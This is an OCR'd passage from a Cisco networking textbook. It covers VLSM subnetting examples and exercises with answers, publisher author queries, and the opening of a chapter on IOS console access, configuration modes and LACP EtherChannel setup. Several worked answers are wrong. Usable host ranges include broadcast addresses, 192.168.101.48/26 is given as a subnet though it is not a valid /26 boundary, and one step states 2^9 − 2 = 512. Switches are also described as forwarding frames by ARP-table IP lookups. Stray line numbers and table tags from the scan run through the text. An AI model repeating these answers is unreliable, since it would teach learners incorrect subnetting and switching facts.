


Figure 4-3. *VLSM pie chart*

VLSM subnetting can be accomplished in the following steps:

1. Determine how many host bits are needed to fulfill the largest network requirement.
2. Start with the largest subnet. Choose its new mask and network address.
3. Start with the second largest subnet and repeat step 2. Continue this process until all the subnets have been created.

Let's look at an example using both classful subnetting and VLSM. Figure 4-4 is the network diagram we will use in our example.

Figure 4-4. *Network diagram*

Classful Subnetting

Company Spaceage Inc. has 12 network devices in its remote office and 25 network devices in its head office. As a network designer, you want to assign a subnetwork address for each site, including a point-to-point network between the two sites. You need to create three subnets using the 192.168.50.0/24 block. How will you fulfill the requirement via classful subnetting?

Network requirements:

AU9

Largest number of hosts = **30**

Network address = **192.168.50.0/24**

Subnets required = **3**

You know that the largest network needs to support 25 hosts. The closest you can get to 25 hosts without being under the requirement is $2^5 - 2 = 30$ hosts. You will need to borrow three host bits to support the requirement.

You also know you need three subnets. $2^2 = 4$ means that you are able to handle creating three subnets since you borrowed 3 bits, which is more than 2.

To calculate the subnet mask, you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

You arrive at the following:

192.168.50.0/27

192.168.50.32/27

192.168.50.64/27

Table 4-8 provides your calculated subnets, address ranges, broadcast addresses, and the addresses wasted.

Table 4-8. *Sample Subnets with Increment Sizes*

Subnet	Address Range	Broadcast Address	Addresses Wasted
192.168.50.0/27	192.168.50.1–192.168.50.31	192.168.50.31	5
192.168.50.32/27	192.168.50.33–192.168.50.63	192.168.50.63	18
192.168.50.64/27	192.168.50.65–192.168.50.95	192.168.50.95	28

Notice that there are many wasted IP addresses. You only needed to support 12 hosts at the remote site, but used 30 addresses. And to support the point-to-point link, you only needed 2 addresses but used another 30. How can you use IP addresses more efficiently? Glad you asked. With VLSM, of course.

Let's look at the same example using VLSM.

VLSM Subnetting

How will you fulfill the requirement via VLSM subnetting? You already know you need a /27 to support the largest subnet, so you will start there. This gives you the same IP address, **192.168.50.0/27**. Now you only need to support 12 hosts. The closest you can get to 12 hosts without being under the requirement is $2^4 - 2 = 14$ hosts.

Your next subnet is 192.168.50.32/28. Now you need to support two hosts on the point-to-point link. The closest you can get to two hosts without being under the requirement is $2^2 - 2 = 2$ hosts.

Your final subnet is 192.168.50.48/30. Table 4-9 shows the calculated subnets, address ranges, broadcast addresses, and the addresses wasted.

Table 4-9. *Example Subnets with Increment Sizes* t9.1

Subnet	Address Range	Broadcast Address	Addresses Wasted	t9.2
192.168.50.0/27	192.168.50.1–192.168.50.31	192.168.50.31	5	t9.3
192.168.50.32/28	192.168.50.33–192.168.50.47	192.168.50.47	2	t9.4
192.168.50.48/30	192.168.50.49–192.168.50.51	192.168.50.51	0	t9.5

Subnetting Exercises

This section provides exercises to reinforce what was covered in this chapter.

EXERCISE 1: CLASSFUL SUBNETTING

Company ABC123 Inc. has five subnetwork addresses that need to be added to its remote site and headquarters. Five subnets need to be created to support 30 hosts, 10 hosts, 9 hosts, 4 hosts, and 2 hosts, respectively. Create five subnets using the 172.16.150.0/24 network as your starting point for available address space. How will you fulfill the requirement via classful subnetting? Determine the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the following network diagram for the example architecture with host requirements for each subnetwork.

Network requirements:

Largest number of hosts = **30**

Network address = **172.16.150.0/24**

Subnets required = **5**




Figure 4-5. *Exercise 1 diagram* AU8

EXERCISE 2: VLSM SUBNETTING

Company ABC123 Inc. has five subnetwork addresses that need to be added to its remote site and headquarters. Five subnets need to be created to support 30 hosts, 10 hosts, 9 hosts, 4 hosts, and 2 hosts, respectively. Create five subnets using the 172.16.150.0/24 network as your starting point for available address space; only waste the smallest address space possible. How will you fulfill the requirement via VLSM subnetting? Determine the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the following network diagram for the example architecture with host requirements for each subnetwork.

Network requirements:

Largest number of hosts = **30**

Network address = **172.16.150.0/24**

Subnets required = **5**

this figure will be printed in b/w

Figure 4-6. *Exercise 2 diagram*

EXERCISE 3: SUBNETTING

Company ABC123 Inc. has a new subnet with 62 host addresses needed. Find the next available subnet that accommodates 62 hosts; do not interfere with the current assigned address space. VLSM subnetting is needed to complete this task. Determine the subnet, subnet mask, usable address range, and broadcast address of the subnet. See the following diagram for the network architecture with host requirements for this example.

Network requirements:

Largest number of hosts = **62**




Figure 4-7. *Exercise 3 diagram*

EXERCISE 4: SUBNETTING

Company ABC123 Inc. has three subnetwork addresses needed at its headquarters. Three subnets need to be created to accommodate 2000 hosts, 1000 hosts, and 500 hosts, respectively. Create three subnets using the 172.16.0.0/16 network as your starting point for available address space; only waste the smallest address space possible. VLSM subnetting is needed to accomplish this task. Determine the subnets, subnet mask, usable host address range, and broadcast address of each subnet. See the following diagram for the example architecture with the host requirements for each subnetwork.

Network requirements:

Largest number of hosts = **2000**

Network address = **172.16.0.0/16**

Subnets required = **3**




Figure 4-8. *Exercise 4 diagram*

Subnetting Exercise Answers

This section provides answers to the questions from the "Subnetting Exercises" section in this chapter.

Exercise 1 Answers

You know that the largest network you need to support is 30 hosts. The closest you can get to 30 hosts without being under the requirement is $2^5 - 2 = 30$ hosts. You will need to borrow three host bits to support the requirement.

You also know you need five subnets. $2^3 = 8$ means that you will be able to handle creating five subnets since you borrowed three bits. To calculate the subnet mask, you know you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

You already know you need /27 to support the largest subnet, so you will start there. This gives you the same IP subnet, **172.16.150.0/27.** Now you continue with the increment of 32 for the rest of the subnets (see Table 4-10):

172.16.150.32/27
172.16.150.64/27
172.16.150.96/27
172.16.150.128/27

Table 4-10. *Subnet Chart*

Subnet	Address Range	Broadcast Address
172.16.150.0/27	172.16.150.1–172.16.150.31	172.16.150.31
172.16.150.32/27	172.16.150.33–172.16.150.63	172.16.150.63
172.16.150.64/27	172.16.150.65–172.16.150.95	172.16.150.95
172.16.150.96/27	172.16.150.97–172.16.150.127	172.16.150.127
172.16.150.128/27	172.16.150.129–172.16.150.159	172.16.150.159

Exercise 2 Answers

You know that the largest network you need to support is 30 hosts. The closest you can get to 30 hosts without being under the requirement is $2^5 - 2 = 30$ hosts. You will need to borrow 3 host bits to support the requirement.

You also know you need five subnets. $2^3 = 8$ means that you will be able to handle creating five subnets, since you borrowed 3 bits. To calculate the subnet mask, you know you are borrowing 3 bits, and if you use Table 4-6, you get /27, which provides a mask of 255.255.255.224.

You already know you need a /27 to support the largest subnet, so you will start there. This gives you the IP address **172.16.150.0/27**. Now you need to support the next largest, which is 10 hosts.

The closest you can get to 10 hosts without being under the requirement is $2^4 - 2 = 14$ hosts. **Your next subnet is 172.16.150.32/28**. Now you need to support the next largest, which is 9 hosts.

The closest you can get to 9 hosts without being under the requirement is $2^4 - 2 = 14$ hosts. **Your next subnet is 172.16.150.48/28**. Now you need to support the next largest, which is 4 hosts.

The closest you can get to 4 hosts without being under the requirement is $2^3 - 2 = 6$ hosts. **Your next subnet is 172.16.150.64/29**. Now you need to support 2 hosts on the point-to-point link.

The closest you can get to 2 hosts without being under the requirement is $2^2 - 2 = 2$ hosts. **Your final subnet is 172.16.150.72/30.**

Table 4-11 is our subnet chart with subnet, address range, and broadcast addresses of each of our subnets.

Table 4-11. *Subnet Chart*

Subnet	Address Range	Broadcast Address
172.16.150.0/27	172.16.150.1–172.16.150.31	172.16.150.31
172.16.150.32/28	172.16.150.33–172.16.150.47	172.16.150.47
172.16.150.48/28	172.16.150.49–172.16.150.63	172.16.150.63
172.16.150.64/29	172.16.150.65–172.16.150.71	172.16.150.71
172.16.150.72/30	172.16.150.73–172.16.150.75	172.16.150.75

Exercise 3 Answers

You know that the largest network you need to support is 62 hosts. The closest you can get to 62 hosts without being under the requirement is $2^6 - 2 = 62$ hosts. You will need to borrow 6 host bits to support the requirement.

To calculate the subnet mask, you know you are borrowing 6 bits, and if you use Table 4-6, you get /26, which provides a mask of 255.255.255.192.

You know that 192.168.101.0/28 and 192.168.101.16/27 have been used, so you start from there. The next available subnet is 192.168.101.48.

Your subnet is **192.168.101.48/26.**

Table 4-12. *Subnet Chart*

Subnet	Address Range	Broadcast Address
192.168.101.48/26	192.168.101.49–192.168.101.111	192.168.101.111

Exercise 4 Answers

You know that the largest network you need to support is 2000 hosts. The closest you can get to 2000 hosts without being under the requirement is $2^{11} - 2 = 2046$ hosts. You need to borrow 11 host bits to support the requirement.

To calculate the subnet mask, use Table 4-6 to get /21, which provides a mask of 255.255.248.0. You know you need /21 to support the largest subnet, so you start there. This gives the IP address **172.16.0.0/21**. Now you need to support the next largest, which is 1000 hosts. The closest you can get to 1000 hosts without being under the requirement is $2^{10} - 2 = 1022$ hosts. You can see from Table 4-6 that this is /22. You determine the increment of the previous subnet by using the subnet mask of .248; you know that this is the fifth bit of eight, which gives you an increment of 8. See Table 4-13 to aid with calculating the increment. **Your next subnet is 172.16.8.0/22.**

Table 4-13. *Increment Chart* t13.1

Increment	128	64	32	16	8	4	2	1	t13.2
Mask	128	192	224	240	248	252	254	255	t13.3

Now you need to support the next subnet, which is 500 hosts. 418

The closest you can get to 500 hosts without being under the requirement is $2^9 - 2 = 512$ hosts. You determine the increment of the previous subnet by using the subnet mask of .252; you know that this is the sixth bit of eight, which gives you an increment of 4 (see Table 4-13). **Your last subnet is 172.16.12.0/23.** 419 420 421

You determine the increment of the previous subnet by using the subnet mask of .252; you know that this is the seventh bit of eight, which gives you an increment of 2. Table 4-14 is the subnet chart with calculated subnet, address ranges, and broadcast addresses. 422 423 424

t14.1 ***Table 4-14.*** *Subnet Chart*

Subnet	Address Range	Broadcast Address	t14.2
172.16.0.0/21	172.16.0.1–172.16.7.255	172.16.7.255	t14.3
172.16.8.0/22	172.16.8.1–172.16.11.255	172.16.11.255	t14.4
172.16.12.0/23	172.16.12.0–172.16.13.255	172.16.13.255	t14.5

Summary 425

You have made it through Chapter 4. We really covered a lot of information in this chapter, including public and private IP addressing, particularly IPv4 and IPv6 addressing. We also discussed CIDR, subnetting, and VLSM. 426 427 428

If you still do not have a complete understanding or grasp of IP addressing and subnetting, please read this chapter again. Knowledge of these topics is critical to any network engineer throughout their career. Make sure that you complete the subnetting exercises. If you did not get the answers correct, review the answers to the questions and try them again. You need to have a firm grasp of subnetting to be a successful network engineer. 429 430 431 432 433

Author Queries

Chapter No.: 4 0005078424

Queries	Details Required	Author's Response
AU1	Please check if item starting "*Protocol*: This field defines…" is part of the list instead of being under item starting "*Time to live (TTL)Time To Live (TTL)TTLSee Time To Live (TTL)*IPv4TTL: This…" and hence should be bulleted as well.	
AU2	Please check if edit to sentence starting "Anycast is like multicast…" is okay.	
AU3	Please check if edit to sentence starting "It was developed to…" is okay.	
AU4	Please check if edits to table citations in the text are okay.	
AU5	Please check if "four host bits" should be changed to "three host bits".	
AU6	Please check "you borrowed bits 128, 64, 32, and 16" for correctness as "three bits" are to be borrowed as mentioned above.	
AU7	"Tables 4-7 and 4-9" have the same caption. Please check.	
AU8	Please provide citations for "Figures 4-5 to 4-8" in the text.	
AU9	Please check if "Largest number of hosts = **30**" should be changed to "Largest number of hosts = **25**".	
AU10	Please provide citation for "Table 4-12" in the text.	

CHAPTER 5

Intermediate LAN Switching

This chapter starts with an introduction to Cisco IOS software, discussing some basic configuration commands and how to access a Cisco device. Switching concepts are covered in this chapter, including link aggregation, Spanning Tree Protocol, Virtual Logical Networks (VLANs), trunking between switches, routing between VLANs, VLAN Trunking Protocol (VTP) configuration, and Multiple Spanning Tree Protocol (MSTP) configuration. The exercises at the end of the chapter reinforce what is covered.

Cisco Console Access

To access a Cisco device, you need to use a console cable and connect it to the console port on the router of a computer with a terminal emulator. Your computer needs to be configured as follows (also see Figure 5-1):

- *Speed (baud rate)*: 9600
- *Parity*: None
- *Data bits*: 8
- *Stop bits*: 1
- *Flow control*: XON/XOFF

Note HyperTerminal or PuTTY can be used as a terminal emulator.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_5




Figure 5-1. *PuTTY configuration*

There are two main configurations of Cisco devices: the *startup-config* and the *running-config*. The startup-config is the configuration that is loaded when the Cisco device is booted; it is located in the NVRAM. The running-config is the current configuration running on the router, located in the RAM. The two configurations can be synchronized by using the following command:

```
IOU1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```

This command overwrites the startup-config with the current running-config. If this command is not typed and the router is restarted, you will lose the current running-config, and the router will boot with the startup-config. Many older Cisco engineers use the following command:

```
IOU1#write memory
Building configuration...
[OK]
```

This command does the same thing as the `copy running-config startup-config` or the `copy run start` command.

The following output displays the software version of Cisco IOS that is installed on the device. You can see here that the software version is 15.2, as well as where to go for technical support from Cisco:

```
Cisco IOS Software, Linux Software (I86BI_LINUX-ADVENTERPRISEK9-M), Version 15.2(4)M1,
DEVELOPMENT TEST SOFTWARE
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2012 by Cisco Systems, Inc.
```

```
Compiled Fri 27-Jul-12 10:57 by prod_rel_team
This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
Importers, exporters, distributors and users are responsible for
compliance with U.S. and local country laws. By using this product you
agree to comply with applicable laws and regulations. If you are unable
to comply with U.S. and local laws, return this product immediately.

A summary of U.S. laws governing Cisco cryptographic products may be found at:
http://www.cisco.com/wwl/export/crypto/tool/stqrg.html

If you require further assistance please contact us by sending email to
export@cisco.com.
```

The following output shows the number of Ethernet interfaces on the device:

```
Linux Unix (Intel-x86) processor with 189092K bytes of memory.
Processor board ID 2048002
16 Ethernet interfaces
16K bytes of NVRAM.

Press RETURN to get started!

*Apr 10 09:47:49.754: %SPANTREE-5-EXTENDED_SYSID: Extended SysId enabled for
typ                                          e vlan
*Apr 10 09:47:49.980: %SYS-5-CONFIG_I: Configured from memory by console
*Apr 10 09:47:50.025: %SYS-5-RESTART: System restarted --
```

The following output displays the 16 Ethernet interfaces and VLAN 1 on the switch:

```
*Apr 10 09:47:50.771: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up
*Apr 10 09:47:50.785: %LINK-3-UPDOWN: Interface Ethernet0/1, changed state to up
*Apr 10 09:47:50.799: %LINK-3-UPDOWN: Interface Ethernet0/2, changed state to up
*Apr 10 09:47:50.804: %LINK-3-UPDOWN: Interface Ethernet0/3, changed state to up
*Apr 10 09:47:50.831: %LINK-3-UPDOWN: Interface Ethernet1/0, changed state to up
*Apr 10 09:47:50.854: %LINK-3-UPDOWN: Interface Ethernet1/1, changed state to up
*Apr 10 09:47:50.859: %LINK-3-UPDOWN: Interface Ethernet1/2, changed state to up
*Apr 10 09:47:50.872: %LINK-3-UPDOWN: Interface Ethernet1/3, changed state to up
*Apr 10 09:47:50.886: %LINK-3-UPDOWN: Interface Ethernet2/0, changed state to up
*Apr 10 09:47:50.899: %LINK-3-UPDOWN: Interface Ethernet2/1, changed state to up
*Apr 10 09:47:50.913: %LINK-3-UPDOWN: Interface Ethernet2/2, changed state to up
*Apr 10 09:47:50.918: %LINK-3-UPDOWN: Interface Ethernet2/3, changed state to up
*Apr 10 09:47:50.932: %LINK-3-UPDOWN: Interface Ethernet3/0, changed state to up
*Apr 10 09:47:50.947: %LINK-3-UPDOWN: Interface Ethernet3/1, changed state to up
*Apr 10 09:47:50.957: %LINK-3-UPDOWN: Interface Ethernet3/2, changed state to up
*Apr 10 09:47:50.971: %LINK-3-UPDOWN: Interface Ethernet3/3, changed state to up
*Apr 10 09:47:50.985: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1,
changed state to down
```

Configuration Help

If you can't remember a command completely, you can use the ? for help:

```
IOU2#show ?
  aaa                 Show AAA values
  access-expression   List access expression
  access-lists        List access lists
  acircuit            Access circuit info
  adjacency           Adjacent nodes
  aliases             Display alias commands
  alps                Alps information
  ancp                ANCP information
  apollo              Apollo network information
  appletalk           AppleTalk information
  arap                Show Appletalk Remote Access statistics
  archive             Archive functions
  arp                 ARP table
  async               Information on terminal lines used as router interfaces
  authentication      Shows Auth Manager registrations or sessions
  auto                Show Automation Template
  backup              Backup status
  beep                Show BEEP information
  bfd                 BFD protocol info
  bgp                 BGP information
  bootvar             Boot and related environment variable
  bridge              Bridge Forwarding/Filtering Database [verbose]
 --More--
```

The **?** lists the commands available to users at a given prompt on the device. You can also simply list a letter to see which commands are available for a given letter, as shown here:

```
IOU2#show c?
calendar       capability  cca          cce
cdp            cef         class-map    clns
clock          cls         cns          compress
configuration  connection  controllers  cops
crypto
IOU1#show in?
interfaces  inventory

IOU1#show interfaces e?
Ethernet
```

The following shows the tab autocomplete function:

```
IOU1#copy runn
IOU1#copy running-config star
IOU1#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
```

As you can see from this command, you can type **copy runn** and press Tab, and the device automagically fills out the command that you were typing. This saves you time if you forget the rest of a command.

Displaying the Running Configuration

The following displays the running-config of the switch:

```
IOU2#show running-config or show run
Building configuration...

Current configuration : 1472 bytes
!
version 15.1
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
service compress-config
!
hostname IOU2
!
boot-start-marker
boot-end-marker
!
logging discriminator EXCESS severity drops 6 msg-body drops EXCESSCOLL
logging buffered 50000
logging console discriminator EXCESS
!
no aaa new-model
no ip icmp rate-limit unreachable
!
ip cef
!
no ip domain-lookup
no ipv6 cef
ipv6 multicast rpf use-bgp
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
ip tcp synwait-time 5
!
interface Ethernet0/0
 duplex auto
!
interface Ethernet0/1
 duplex auto
!
```

```
interface Ethernet0/2
 duplex auto
!
interface Ethernet0/3
 duplex auto
!
interface Ethernet1/0
 duplex auto
!
interface Ethernet1/1
 duplex auto
!
interface Ethernet1/2
 duplex auto
!
interface Ethernet1/3
 duplex auto
!
interface Vlan1
 no ip address
 shutdown
!
no ip http server
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
```


Configuring the Router

Cisco IOS has three main modes of operation: user exec mode, privileged exec mode, and configuration mode. You are in user mode when you first log into a device. The following is an example of user exec mode:

```
IOU1>
```

Configuration mode is a submode or privileged mode, meaning you must be in privileged exec mode to enter configuration mode. The following is an example of privileged exec mode:

```
IOU1#
```

Let's review some of the configuration modes. The following is an example of escalating from privileged exec mode to global configuration mode by typing configure terminal:

```
IOU1#configure terminal
```

You know that you are in global configuration mode when you see the word `config` in parentheses after your device hostname. You see an example of this with the hostname `IOU1` followed by `config` in parentheses. When you are finished editing in global configuration mode, simply type **`exit`** or **`end`** to return to privileged exec mode. Enter configuration commands, one per line. End with `CNTL/Z`.

```
IOU1(config)#
IOU1(config)#end
IOU1#
```

The following is an example of interface configuration mode. You know that you are in interface configuration mode when you see the word `config-if` in parentheses after your device hostname. You see an example of this with the hostname `IOU1` followed by `config-if` in parentheses. To enter this mode, you must type **`interface`** followed by the interface you would like to configure. When you are finished editing in interface configuration mode, simply type **`exit`** to return to global configuration mode, or type **`end`** to return to privileged exec mode.

```
IOU1(config)#interface e0/1
IOU1(config-if)#
```

The following is an example of line configuration mode. You know that you are in line configuration mode when you see the word `config-line` in parentheses after the device hostname. You see an example of this with the hostname `IOU1` followed by `config-line` in parentheses. To enter this mode, you must type **`line`** followed by the type of line you want to configure, **`vty`** or **`console`**, for example. When you are finished editing in line configuration mode, simply type **`exit`** to return to global configuration mode, or type **`end`** to return to privileged exec mode.

```
IOU1(config)#line console 0
IOU1(config-line)#
```

The following is an example of router configuration mode. You know that you are in router configuration mode when you see the word `config-router` in parentheses after the device hostname. You see an example of this with the hostname `IOU1` followed by `config-router` in parentheses. To enter this mode, you must type **`router`**, followed by the routing protocol that you want to configure. Routing configurations are discussed in Chapter 6. When you are finished editing in router configuration mode, simply type **`exit`** to return to global configuration mode, or type **`end`** to return to privileged exec mode.

```
IOU1(config)#router ospf 1
IOU1(config-router)#
```

```
IOU1#configure ?
  confirm            Confirm replacement of running-config with a new config
                     file
  memory             Configure from NV memory
  network            Configure from a TFTP network host
  overwrite-network  Overwrite NV memory from TFTP network host
  replace            Replace the running-config with a new config file
```

```
  revert             Parameters for reverting the configuration
  terminal           Configure from the terminal
  <cr>

IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#hostname HQ
HQ(config)#
```

■ **Note** You know you are in privileged mode if the # is displayed after the hostname.

The router hostname can be configured in configuration mode. The following example shows that hostnames cannot be configured in privileged exec mode. The device does not recognize the command. You must be in configuration mode to complete the command:

```
Router1#hostname Router1
         ^
% Invalid input detected at '^' marker.
```

Switching

Most modern local area networks (LANs) are a combination of wired and wireless devices connected via switches. Switches allow LAN-connected devices to communicate with one another and through the Internet via a wide area network (WAN) connection.

As discussed earlier, switches operate by receiving frames, which check the ARP table to determine if the destination IP address is listed; this allows forwarding the frame out of the appropriate interface.

Link Aggregation Group (LAG)

A link aggregation group or LAG allows for multiple physical links between two devices to combine into one logical link. EtherChannel is an example of this and is used primarily on Cisco switches. It allows the grouping of several physical Ethernet ports to create one logical link, providing a fault-tolerant link between devices.

In addition to adding fault tolerance between devices, LAGs allow the entire bandwidth of all ports in the logical link to be used. For instance, you have four 100 MB links in a LAG; this allows a total bandwidth of 400 MB.

Should one link fail in a LAG, traffic will be redistributed across the remaining operational links, and it is transparent to the end users. This makes EtherChannel an ideal candidate for mission-critical applications and backbone links.

There are two protocols used for link aggregation:

- *PAgP*: Cisco's proprietary Port Aggregation Protocol
- *LACP*: IEEE standard Link Aggregation Control Protocol

Link Aggregation Control Protocol (LACP) is the more common LAG to use as it can be used across multiple vendors, while Port Aggregation Protocol (PAgP) can only be used by Cisco devices. It is recommended to use LACP because it is the IEEE industry standard allowing dynamic negotiations between different vendor devices.

LAG benefits:

- *Increased availability, redundancy, and reliability.*
- *Traffic can be load balanced across the links.*
- *Bandwidth increases over the individual links.*

Table 5-1 describes PAgP modes.

Table 5-1. *PAgP*

Mode	Description
Auto	This mode puts an interface into a passive negotiating state; the interface then responds to the PAgP packets it receives, but it cannot start negotiations. This is the default mode if not explicitly stated.
Desirable	This mode puts an interface into an active negotiation; the interface starts negotiations with other interfaces by transmitting PAgP packets.
On	This mode forces an interface to create a channel without PAgP. The interface will only create an EtherChannel if the connecting interface group mode is also set to ON. Note: If EtherChannel misconfig guard is not enabled, the port channel will still form.

Table 5-2 describes LACP modes.

Table 5-2. *LACP*

Mode	Description
Passive	The switch will not actively initiate a channel, but it will respond to incoming LACP packets. The peer must be in active mode to form a channel with a peer in passive mode. Similar to auto mode in PAgP.
Active	The switch will actively send packets to initiate the negotiation of a channel. The other end of the LACP must be in active or passive mode. Similar to the PAgP desirable mode.
On	The switch forces a channel to be created without LACP negotiation. The switch will not transmit or respond to LACP packets. Similar to the PAgP ON mode.

The first example is a LACP EtherChannel layer 2 configuration (see Figure 5-2).

this figure will be printed in b/w

Figure 5-2. *EtherChannel*

In Figure 5-2, the FastEthernet0/0, FastEthernet0/1, and FastEthernet0/2 (on IOU1 and IOU2) must belong to VLAN 100 (VLANs are discussed later in this chapter); it is required to create a layer 2 EtherChannel using LACP with active mode on IOU1 and passive mode on IOU2. Look at the following configuration:

```
IOU1
```

The `configure terminal` command is used to enter the global configuration mode:

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
```

The `interface range` command is used to enter the interface configuration mode, which allows you to configure multiple ports at once:

```
IOU1(config)# interface range ethernet0/0 - 2
IOU1(config-if-range)# no shut

The switchport mode access command is used to set the port as an access port. If more
than one VLAN is used on the port, then the switchport mode trunk command should be
used:IOU1(config-if-range)# switchport mode access
```

The `switchport access vlan 100` command places all interfaces specified in the range command in VLAN 100:

```
IOU1(config-if-range)# switchport access vlan 100
% Access VLAN does not exist. Creating vlan 100

The channel-protocol lacp command is used to set the port channel protocol on the
interfaces:IOU1(config-if-range)# channel-protocol lacp
```

The channel-group 10 mode active command adds the interfaces specified to port channel 10:

```
IOU1(config-if-range)# channel-group 10 mode active
Creating a port-channel interface Port-channel 10
```

The following message states that the remote port on IOU2 that is connected to port E0/2 on IOU1 is not configured to support a LACP port channel:

```
*Dec 23 06:39:49.615: %EC-5-L3DONTBNDL2: Et0/2 suspended: LACP currently not enabled on the
remote port.
```

The following message from the switch informs you that port E0/0 is now up; you should receive another message shortly after IOU2 is configured, stating that the port channel is up:

```
*Dec 23 06:40:10.720: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
state to up
*Dec 23 06:40:21.456: %LINEPROTO-5-UPDOWN: Line protocol on Interface Port-channel10,
changed state to up
```

```
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)# interface range ethernet0/0 - 2
IOU2(config-if-range)#no shut
IOU2(config-if-range)# switchport mode access
IOU2(config-if-range)# switchport access vlan 100
IOU2(config-if-range)# channel-protocol lacp
```

Since the other port channel was configured on IOU1 in active mode, then IOU2 can be configured in either passive or active mode:
